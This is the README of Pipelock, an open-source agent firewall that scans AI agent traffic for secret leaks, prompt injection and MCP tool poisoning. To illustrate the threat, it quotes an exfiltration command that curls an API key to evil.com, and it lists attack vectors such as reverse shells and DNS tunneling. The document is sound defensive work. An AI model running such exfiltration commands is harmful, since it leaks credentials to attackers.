Pipelock



Open-source agent firewall for AI agents. Single binary, zero runtime dependencies.
Your agent has $ANTHROPIC_API_KEY in its environment, plus shell access. One request is all it takes:
curl "https://evil.com/steal?key=$ANTHROPIC_API_KEY" # game over, unless pipelock is watching
Works with: Claude Code · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph · Cursor
Quick Start · Integration Guides · Docs · Blog
Quick Start
# macOS / Linux
brew install luckyPipewrench/tap/pipelock

# Or download a binary (no dependencies)
# See https://github.com/luckyPipewrench/pipelock/releases

# Or with Docker
docker pull ghcr.io/luckypipewrench/pipelock:latest

# Or from source (requires Go 1.24+)
go install github.com/luckyPipewrench/pipelock/cmd/pipelock@latest

Try it in 30 seconds:
# 1. Generate a config
pipelock generate config --preset balanced > pipelock.yaml

# 2. This should be BLOCKED (DLP catches the fake API key)
pipelock check --config pipelock.yaml --url "https://example.com/?key=sk-ant-api03-fake1234567890"

# 3. This should be ALLOWED (clean URL, no secrets)
pipelock check --config pipelock.yaml --url "https://docs.python.org/3/"
Forward proxy mode (zero code changes, any HTTP client)
The forward proxy intercepts standard HTTPS_PROXY traffic. Enable it in your config, then point any process at pipelock:
# Edit pipelock.yaml: set forward_proxy.enabled to true
pipelock run --config pipelock.yaml

export HTTPS_PROXY=http://127.0.0.1:8888
export HTTP_PROXY=http://127.0.0.1:8888

# Now every HTTP request flows through pipelock's scanner.
curl "https://example.com/?key=sk-ant-api03-fake1234567890"  # blocked
No SDK, no wrapper, no code changes. If the agent speaks HTTP, pipelock scans it.
Fetch proxy mode (for agents with a dedicated fetch tool)
# Start the proxy (agents connect to localhost:8888/fetch?url=...)
pipelock run --config pipelock.yaml

# For full network isolation (agent can ONLY reach pipelock):
pipelock generate docker-compose --agent claude-code -o docker-compose.yaml
docker compose up
Verify release integrity (SLSA provenance + SBOM)
Every release includes SLSA build provenance and an SBOM (CycloneDX). Verify with the GitHub CLI:
# Verify a downloaded binary
gh attestation verify pipelock_*_linux_amd64.tar.gz --owner luckyPipewrench

# Verify the container image (substitute the release version)
gh attestation verify oci://ghcr.io/luckypipewrench/pipelock:<version> --owner luckyPipewrench
How It Works
Pipelock is an agent firewall: like a WAF for web apps, it sits inline between your AI agent and the internet. It uses capability separation: the agent process (which has secrets) is network-restricted, while Pipelock (which has NO secrets) inspects all traffic through a 9-layer scanner pipeline.
Three proxy modes, same port:
- Fetch proxy (
/fetch?url=...): Pipelock fetches the URL, extracts text, scans the response for prompt injection, and returns clean content. Best for agents that use a dedicated fetch tool. - Forward proxy (
HTTPS_PROXY): Standard HTTP CONNECT tunneling and absolute-URI forwarding. Agents use Pipelock as their system proxy with zero code changes. Hostname scanning catches blocked domains and SSRF before the tunnel opens. Request body and header DLP scanning catches secrets in POST bodies and auth headers. Optional TLS interception decrypts CONNECT tunnels for full body/header DLP and response injection scanning (requires CA setup viapipelock tls initandpipelock tls install-ca). - WebSocket proxy (
/ws?url=ws://...): Bidirectional frame scanning with DLP + injection detection on text frames. Fragment reassembly, message size limits, idle timeout, and connection lifetime controls are all built in.
flowchart LR
    subgraph PRIVILEGED["Privileged Zone"]
        Agent["AI Agent\n(has API keys)"]
    end
    subgraph FETCH["Firewall Zone"]
        Proxy["Pipelock\n(NO secrets)"]
        Scanner["Scanner Pipeline\nSSRF · Blocklist · Rate Limit\nDLP · Env Leak · Entropy · Length"]
    end
    subgraph NET["Internet"]
        Web["Web"]
    end

    Agent -- "fetch URL\nCONNECT\nor WebSocket" --> Proxy
    Proxy --> Scanner
    Scanner -- "content or\ntunnel" --> Agent
    Scanner -- "request" --> Web
    Web -- "response" --> Scanner
    Scanner -- "clean content" --> Agent

    style PRIVILEGED fill:#fee,stroke:#c33
    style FETCH fill:#efe,stroke:#3a3
    style NET fill:#eef,stroke:#33c
Text diagram (for terminals / non-mermaid renderers)
┌──────────────────────┐         ┌───────────────────────┐
│  PRIVILEGED ZONE     │         │  FIREWALL ZONE        │
│                      │         │                       │
│  AI Agent            │  IPC    │  Pipelock             │
│  - Has API keys      │────────>│  - NO secrets         │
│  - Has credentials   │ fetch / │  - Full internet      │
│  - Restricted network│ CONNECT │  - Returns text       │
│                      │ /ws     │  - WS frame scanning  │
│                      │<────────│  - URL scanning       │
│  Can reach:          │ content │  - Audit logging      │
│  ✓ api.anthropic.com │         │                       │
│  ✓ discord.com       │         │  Can reach:           │
│  ✗ evil.com          │         │  ✓ Any URL            │
│  ✗ pastebin.com      │         │  But has:             │
└──────────────────────┘         │  ✗ No env secrets     │
                                 │  ✗ No credentials     │
                                 └───────────────────────┘
Why Pipelock?
| Pipelock | Scanners (agent-scan) | Sandboxes (srt) | Kernel agents (agentsh) | |
|---|---|---|---|---|
| Secret exfiltration prevention | Yes | Partial (proxy mode) | Partial (domain-level) | Yes |
| DLP + entropy analysis | Yes | No | No | Partial |
| Prompt injection detection | Yes | Yes | No | No |
| Workspace integrity monitoring | Yes | No | No | Partial |
| MCP scanning (bidirectional + tool poisoning) | Yes | Yes | No | No |
| WebSocket proxy (frame scanning + fragment reassembly) | Yes | No | No | No |
| MCP HTTP transport (Streamable HTTP + reverse proxy) | Yes | No | No | No |
| Emergency kill switch (config + signal + file + API) | Yes | No | No | No |
| Event emission (webhook + syslog) | Yes | No | No | No |
| Tool call chain detection | Yes | No | No | No |
| Single binary, zero deps | Yes | No (Python) | No (npm) | No (kernel-level enforcement) |
| Audit logging + Prometheus | Yes | No | No | No |
Full comparison: docs/comparison.md
Security Matrix
Pipelock runs in three modes:
| Mode | Security | Web Browsing | Use Case |
|---|---|---|---|
| strict | Allowlist-only | None | Regulated industries, high-security |
| balanced | Blocks naive + detects sophisticated | Via fetch or forward proxy | Most developers (default) |
| audit | Logging only | Unrestricted | Evaluation before enforcement |
What each mode prevents, detects, or logs:
| Attack Vector | Strict | Balanced | Audit |
|---|---|---|---|
curl evil.com -d $SECRET | Prevented | Prevented | Logged |
| Secret in URL query params | Prevented | Detected (DLP scan) | Logged |
| Base64-encoded secret in URL | Prevented | Detected (entropy scan) | Logged |
| DNS tunneling | Prevented | Detected (subdomain entropy) | Logged |
| Chunked exfiltration | Prevented | Detected (rate + data budget) | Logged |
| Public-key encrypted blob in URL | Prevented | Logged (entropy flags it) | Logged |
Honest assessment: Strict mode blocks all outbound HTTP except allowlisted API domains, so there's no exfiltration channel through the proxy. Balanced mode raises the bar from "one curl command" to "sophisticated pre-planned attack." Audit mode gives you visibility you don't have today. Pipelock doesn't sandbox processes or restrict syscalls. It's a content inspection layer. For full defense in depth, pair it with an OS sandbox (see docs/comparison.md).
Features
9-Layer URL Scanner
Every request passes through: scheme validation, domain blocklist, DLP pattern matching (22 built-in patterns for API keys, tokens, and credentials), path entropy analysis, subdomain entropy analysis, SSRF protection with DNS rebinding prevention, per-domain rate limiting, URL length limits, and per-domain data budgets.
DLP runs before DNS resolution. Secrets are caught before any DNS query leaves the proxy. See docs/bypass-resistance.md for the full evasion test matrix.
Response Scanning
Fetched content is scanned for prompt injection before reaching the agent. A 6-pass normalization pipeline catches zero-width character evasion, homoglyph substitution, leetspeak encoding, and base64-wrapped payloads. Actions: block, strip, warn, or ask (human-in-the-loop terminal approval).
MCP Proxy
Wraps any MCP server with bidirectional scanning. Three transport modes: stdio subprocess wrapping, Streamable HTTP bridging, and HTTP reverse proxy. Scans both directions: client requests checked for DLP leaks, server responses scanned for injection, and tools/list responses checked for poisoned descriptions and mid-session rug-pull changes.
# Wrap a local MCP server (stdio)
pipelock mcp proxy --config pipelock.yaml -- npx -y @modelcontextprotocol/server-filesystem /tmp

# Proxy a remote MCP server (HTTP)
pipelock mcp proxy --upstream http://localhost:8080/mcp

# Combined mode (fetch/forward proxy + MCP on separate ports)
pipelock run --config pipelock.yaml --mcp-listen 0.0.0.0:8889 --mcp-upstream http://localhost:3000/mcp
MCP Tool Policy
Pre-execution rules that block dangerous tool calls before they reach MCP servers. Ships with 9 built-in rules covering destructive operations, credential access, reverse shells, and encoded command execution. Shell obfuscation detection is built-in.
Tool Call Chain Detection
Detects attack patterns in sequences of MCP tool calls. Ships with 8 built-in patterns covering reconnaissance, credential theft, data staging, and exfiltration chains. Uses subsequence matching with configurable gap tolerance, so inserting innocent calls between attack steps doesn't evade detection.
Kill Switch
Emergency deny-all with four independent activation sources: config file, SIGUSR1, sentinel file, and remote API. Any one active blocks all traffic. The API can run on a separate port so agents can't deactivate their own kill switch.
# Activate from operator machine
curl -X POST http://localhost:9090/api/v1/killswitch \
  -H "Authorization: Bearer TOKEN" -d '{"active": true}'
Event Emission
Forward audit events to external systems (SIEM, webhook receivers, syslog). Events are fire-and-forget and never block the proxy. Each event includes a MITRE ATT&CK technique ID where applicable (T1048 for exfiltration, T1059 for injection, T1195.002 for supply chain).
See docs/guides/siem-integration.md for log schema, forwarding patterns, and example SIEM queries.
More Features
| Feature | What It Does |
|---|---|

| Audit Reports | pipelock report --input events.jsonl generates HTML/JSON reports with risk rating, timeline, and evidence appendix. Ed25519 signing with --sign. (Sample report) |
| Diagnose | pipelock diagnose runs 6 local checks to verify your config works end-to-end (no network required) |
| TLS Interception | Optional CONNECT tunnel MITM: decrypt, scan bodies/headers/responses, re-encrypt. pipelock tls init generates a CA, then pipelock tls install-ca trusts it system-wide. |
| Block Hints | Opt-in explain_blocks: true adds fix suggestions to blocked responses |
| Project Audit | pipelock audit ./project scans for security risks and generates a tailored config |
| File Integrity | SHA256 manifests detect modified, added, or removed workspace files |
| Git Protection | git diff | pipelock git scan-diff catches secrets before they're committed |
| Ed25519 Signing | Key management, file signing, and signature verification for multi-agent trust |
| Session Profiling | Per-session behavioral analysis (domain bursts, volume spikes) |
| Adaptive Enforcement | Threat score accumulation with automatic escalation |
| Finding Suppression | Silence known false positives via config rules or inline pipelock:ignore comments |
| Multi-Agent Support | Agent identification via X-Pipelock-Agent header for per-agent filtering |

| Fleet Monitoring | Prometheus metrics + ready-to-import Grafana dashboard |
Configuration
Generate a starter config, or use one of the 7 presets:
pipelock generate config --preset balanced > pipelock.yaml
pipelock audit ./my-project -o pipelock.yaml  # tailored to your project
| Preset | Mode | Action | Best For |
|---|---|---|---|
configs/balanced.yaml | balanced | warn | General purpose |
configs/strict.yaml | strict | block | High-security |
configs/audit.yaml | audit | warn | Log-only monitoring |
configs/claude-code.yaml | balanced | block | Claude Code (unattended) |
configs/cursor.yaml | balanced | block | Cursor IDE |
configs/generic-agent.yaml | balanced | warn | New agents (tuning) |
configs/hostile-model.yaml | strict | block | Uncensored/abliterated models |
Config changes are picked up automatically via file watcher or SIGHUP (most fields hot-reload without restart).
Full reference with all fields, defaults, and hot-reload behavior: docs/configuration.md
Integration Guides
- Claude Code: MCP proxy setup,
.claude.jsonconfiguration - OpenAI Agents SDK:
MCPServerStdio, multi-agent handoffs - Google ADK:
McpToolset,StdioConnectionParams - AutoGen:
StdioServerParams,mcp_server_tools() - CrewAI:
MCPServerStdiowrapping,MCPServerAdapter - LangGraph:
MultiServerMCPClient,StateGraph - Cursor: use
configs/cursor.yamlwith the same MCP proxy pattern as Claude Code - OpenClaw: Gateway sidecar, init container,
generate mcporterconfig wrapping
CI Integration
GitHub Action
Scan your project for agent security risks on every PR. No Go toolchain needed.
# .github/workflows/pipelock.yaml
- uses: luckyPipewrench/pipelock@v1
  with:
    scan-diff: 'true'
    fail-on-findings: 'true'
The action downloads a pre-built binary, runs pipelock audit on your project, scans the PR diff for leaked secrets, and uploads the audit report as a workflow artifact. Critical findings produce inline annotations on the PR diff.
See examples/ci-workflow.yaml for a complete workflow.
Reusable Workflow
For even simpler adoption, call the reusable workflow directly:
# .github/workflows/security.yaml
jobs:
  pipelock:
    uses: luckyPipewrench/pipelock/.github/workflows/reusable-scan.yml@v1
    with:
      fail-on-critical: true
That's the entire workflow. Everything else is defaults: auto-generated config, PR diff scanning, artifact upload.
Deployment
# Docker
docker pull ghcr.io/luckypipewrench/pipelock:latest
docker run -p 8888:8888 -v ./pipelock.yaml:/config/pipelock.yaml:ro \
  ghcr.io/luckypipewrench/pipelock:latest \
  run --config /config/pipelock.yaml --listen 0.0.0.0:8888

# Network-isolated agent (Docker Compose)
pipelock generate docker-compose --agent claude-code -o docker-compose.yaml
docker compose up
For production deployment recipes (Docker Compose with network isolation, Kubernetes sidecar + NetworkPolicy, iptables/nftables, macOS PF): docs/guides/deployment-recipes.md
API Reference
# Fetch a URL (returns extracted text content)
curl "http://localhost:8888/fetch?url=https://example.com"

# Forward proxy (when forward_proxy.enabled: true)
# Set HTTPS_PROXY=http://localhost:8888 and use any HTTP client normally.
curl -x http://localhost:8888 https://example.com

# WebSocket proxy (when websocket_proxy.enabled: true)
# wscat -c "ws://localhost:8888/ws?url=ws://upstream:9090/path"

# Health check
curl "http://localhost:8888/health"

# Prometheus metrics
curl "http://localhost:8888/metrics"

# JSON stats (top blocked domains, scanner hits, tunnels, block rate)
curl "http://localhost:8888/stats"

# Kill switch API (when api_listen is set, use that port instead)
curl -X POST http://localhost:9090/api/v1/killswitch \
  -H "Authorization: Bearer TOKEN" -d '{"active": true}'
curl http://localhost:9090/api/v1/killswitch/status \
  -H "Authorization: Bearer TOKEN"
Fetch response:
{
  "url": "https://example.com",
  "agent": "my-bot",
  "status_code": 200,
  "content_type": "text/html",
  "title": "Example Domain",
  "content": "This domain is for use in illustrative examples...",
  "blocked": false
}
Health response:
{
  "status": "healthy",
  "version": "x.y.z",
  "mode": "balanced",
  "uptime_seconds": 3600.5,
  "dlp_patterns": 22,
  "response_scan_enabled": true,
  "kill_switch_active": false
}
OWASP Agentic Top 10 Coverage
| Threat | Coverage |
|---|---|
| ASI01 Agent Goal Hijack | Strong: bidirectional MCP + response scanning |
| ASI02 Tool Misuse | Partial: proxy as controlled tool, MCP scanning |
| ASI03 Identity & Privilege Abuse | Strong: capability separation + SSRF protection |
| ASI04 Supply Chain Vulnerabilities | Partial: integrity monitoring + MCP scanning |
| ASI05 Unexpected Code Execution | Moderate: HITL approval, fail-closed defaults |
| ASI06 Memory & Context Poisoning | Moderate: injection detection on fetched content |
| ASI07 Insecure Inter-Agent Communication | Partial: agent ID, integrity, signing |
| ASI08 Cascading Failures | Moderate: fail-closed architecture, rate limiting |
| ASI09 Human-Agent Trust Exploitation | Partial: HITL modes, audit logging |
| ASI10 Rogue Agents | Strong: domain allowlist + rate limiting + capability separation |
Details, config examples, and gap analysis: docs/owasp-mapping.md
Docs
| Document | What's In It |
|---|---|
| Configuration Reference | All config fields, defaults, hot-reload behavior, presets |
| Deployment Recipes | Docker Compose, K8s sidecar + NetworkPolicy, iptables, macOS PF |
| Bypass Resistance | Known evasion techniques, mitigations, and honest limitations |
| Known Attacks Blocked | Real attacks with repro snippets and pipelock config that stops them |
| Policy Spec v0.1 | Portable agent firewall policy format |
| SIEM Integration | Log schema, forwarding patterns, KQL/SPL/EQL queries |
| Metrics Reference | All 20 Prometheus metrics, alert rule templates |
| OWASP Mapping | Coverage against OWASP Agentic AI Top 10 |
| Comparison | How pipelock compares to agent-scan, srt, agentsh, MCP Gateway |
| Finding Suppression | Rule names, path matching, inline comments, CI integration |
| OpenClaw Guide | Gateway sidecar, init container, generate mcporter wrapping |
| Security Assurance | Security model, trust boundaries, supply chain |
| Transport Modes | Comparison of all proxy modes and their scanning capabilities |
| EU AI Act Mapping | Article-by-article compliance mapping |
Project Structure
cmd/pipelock/          CLI entry point
internal/
  cli/                 20+ Cobra commands (run, check, generate, mcp, integrity, ...)
  config/              YAML config, validation, defaults, hot-reload (fsnotify)
  scanner/             9-layer URL scanning pipeline + response injection detection
  audit/               Structured JSON logging (zerolog) + event emission dispatch
  proxy/               HTTP proxy: fetch, forward (CONNECT), WebSocket, DNS pinning, TLS interception
  certgen/             ECDSA P-256 CA + leaf certificate generation, cache
  mcp/                 MCP proxy + bidirectional scanning + tool poisoning + chains
  killswitch/          Emergency deny-all (4 sources) + port-isolated API
  emit/                Event emission (webhook + syslog sinks)
  metrics/             Prometheus metrics + JSON stats
  normalize/           Unicode normalization (NFKC, confusables, combining marks)
  integrity/           SHA256 file integrity monitoring
  signing/             Ed25519 key management
  gitprotect/          Git diff scanning for secrets
  hitl/                Human-in-the-loop terminal approval
  report/              HTML/JSON audit report generation from JSONL event logs
  projectscan/         Project directory scanning for audit command
configs/               7 preset config files
docs/                  Guides, references, compliance mappings
Testing
Canonical metrics, updated each release.
| Metric | Value |
|---|---|
Go tests (with -race) | 5,200+ |
| Statement coverage | 91%+ |
| Evasion techniques tested | 230+ |
| Scanner pipeline overhead | ~25us per URL scan |
| CI matrix | Go 1.24 + 1.25, CodeQL, golangci-lint |
| Supply chain | SLSA provenance, CycloneDX SBOM, cosign signatures |
| OpenSSF Scorecard | Live score |
Run make test to verify locally. Full benchmark details: docs/benchmarks.md.
Credits
- Architecture influenced by Anthropic's Claude Code sandboxing and sandbox-runtime
- Threat model informed by OWASP Agentic AI Top 10
- See docs/comparison.md for how Pipelock relates to other tools in this space
- Security review contributions from Dylan Corrales
Contributions welcome. See CONTRIBUTING.md for guidelines.
If Pipelock is useful, please star this repository. It helps others find the project.
License
Apache License 2.0. Copyright 2026 Joshua Waldrep.
See LICENSE for the full text.